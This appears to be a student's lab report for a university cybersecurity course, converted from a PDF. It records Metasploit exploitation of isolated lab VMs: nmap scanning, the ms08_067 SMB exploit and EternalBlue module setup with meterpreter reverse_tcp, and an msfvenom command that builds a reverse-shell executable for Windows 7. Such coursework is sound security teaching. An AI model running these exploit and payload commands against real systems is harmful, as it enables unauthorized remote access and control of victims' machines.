

## Report Assignment 4

At the end of this module, each student must submit a report indicating the completion of the following

tasks. Make sure you take screenshots as proof.

You need to power on the following VMs for this assignment.

- Internal Kali (Attacker)
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each)

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.

1. Run a port scan against the Windows XP using the nmap command to identify open ports and services.
2. Identify the SMB port number (default: 445) and confirm that it is open.

The screenshot shows a Kali Linux desktop environment. On the left sidebar, there are several icons labeled "VMshare": a Wi-Fi icon, a trash can icon labeled "Trash", a hard drive icon labeled "File System", a house icon labeled "Home", and another folder icon labeled "VMshare". The main area displays a terminal window titled "root@kali: ~".

The terminal output shows the following commands and results:

```
(root@kali)-[~]
# nmap 192.168.10.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 01:26 EDT
Nmap scan report for 192.168.10.14
Host is up (0.016s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:40:57:09 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 4.29 seconds


(root@kali)-[~]
# msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
```

Below the terminal output, there is a stylized ASCII art logo featuring a skull-like shape formed by parentheses and underscores, with the letters "M S F" and "wll" integrated into the design.

I use nmap to see the open ports and launch Metasploit framework

- ### 3. Launch Metasploit Framework and search for the exploit module: ms08\_067\_netapi

4. Use ms08\_067\_netapi as the exploit module and set meterpreter reverse\_tcp as the payload.
5. Use 5525 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.



```
Kali - Internal Workstation on CY301-BNAJA001 - Virtual Machine Connection
File Action Media View Help
1 2 3 4

VMshare
Trash
File System
Home
VMshare


root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.10.14
rhost => 192.168.10.14
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 5525
lport => 5525
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.10.13:5525
[*] 192.168.10.14:445 - Automatically detecting the target...
[*] 192.168.10.14:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.10.14:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.10.14:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.10.14
[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.14:1037) at 2024-07-23 11:48:06 -0400

meterpreter >
```

Above I highlighted every step

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.
7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.
8. [Post-exploitation] In the meterpreter shell, get the SID of the user.
9. [Post-exploitation] In the meterpreter shell, get the current process identifier
10. [Post-exploitation] In the meterpreter shell, get system information about the target.



I couldn't get the screenshot because when I tried to reactive window XP, f8 did not executed.

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the video lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022 using the same method as hacking Windows Server 2008. Document your steps and show me your results.

You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

The screenshot shows a Kali Linux desktop environment. On the left, there are icons for VMshare, Trash, File System, Home, and another VMshare. The desktop background is a dark, abstract image. In the center, a terminal window titled 'root@kali: ~' is open, displaying the output of a Metasploit search command. The terminal has a menu bar with 'File Actions Edit View Help'. The search results are as follows:

```
msf6 > search ms17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010
10	EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010
10	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010
10	EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010
10	SMB RCE Detection				
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example `info 4`, `use 4` or `use exploit/windows/smb/smb_doublepulsar_rce`

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
```


[\*] No payload configured, defaulting to windows/x64/meterpreter/reverse\_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```


Module options (exploit/windows/smb/ms17\_010\_eternalblue):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

The taskbar at the bottom shows several open applications: Google Chrome, Hyper-V Manager, Windows 7 on CY3..., pFsense - Firewall 6..., Kali - Internal Work..., and Windows Server 20...








### Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.


1. Once your payload is ready, you should upload it to the web server running on Kali Linux and download the payload from Windows 7, then execute it on the target to make a reverse shell. Ofcourse, don't forget to configure your Metasploit on Kali Linux before the payload is triggered on the target VM. (10 pt).



The requirements for your payload are

- Payload Name: Use your MIDAS ID (for example, pjiang.exe) (5pt)
- Listening port: 5525 (5pt)

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:



```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: bnaja001.exe
msf6 exploit(multi/handler) > ls
[*] exec: ls
```


bnaja001.exe	Downloads	Music	RPvkhTpt.jpeg	Videos
desktop	EIIcpAH0.jpeg	Pictures	shared-drives	
Documents	gLnAdwsN.jpeg	Public	Templates	

```
msf6 exploit(multi/handler) >
```

- Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. (10 pt)
- Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your



university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. (10 pt)



```
Kali - Internal Workstation on CY301-BNAJA001 - Virtual Machine Connection
File Action Media View Help

root@kali: ~
File Actions Edit View Help
8.10.13 lport=5525 -f exe -o bnaja001.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=5525 -f exe -o bnaja001.exe

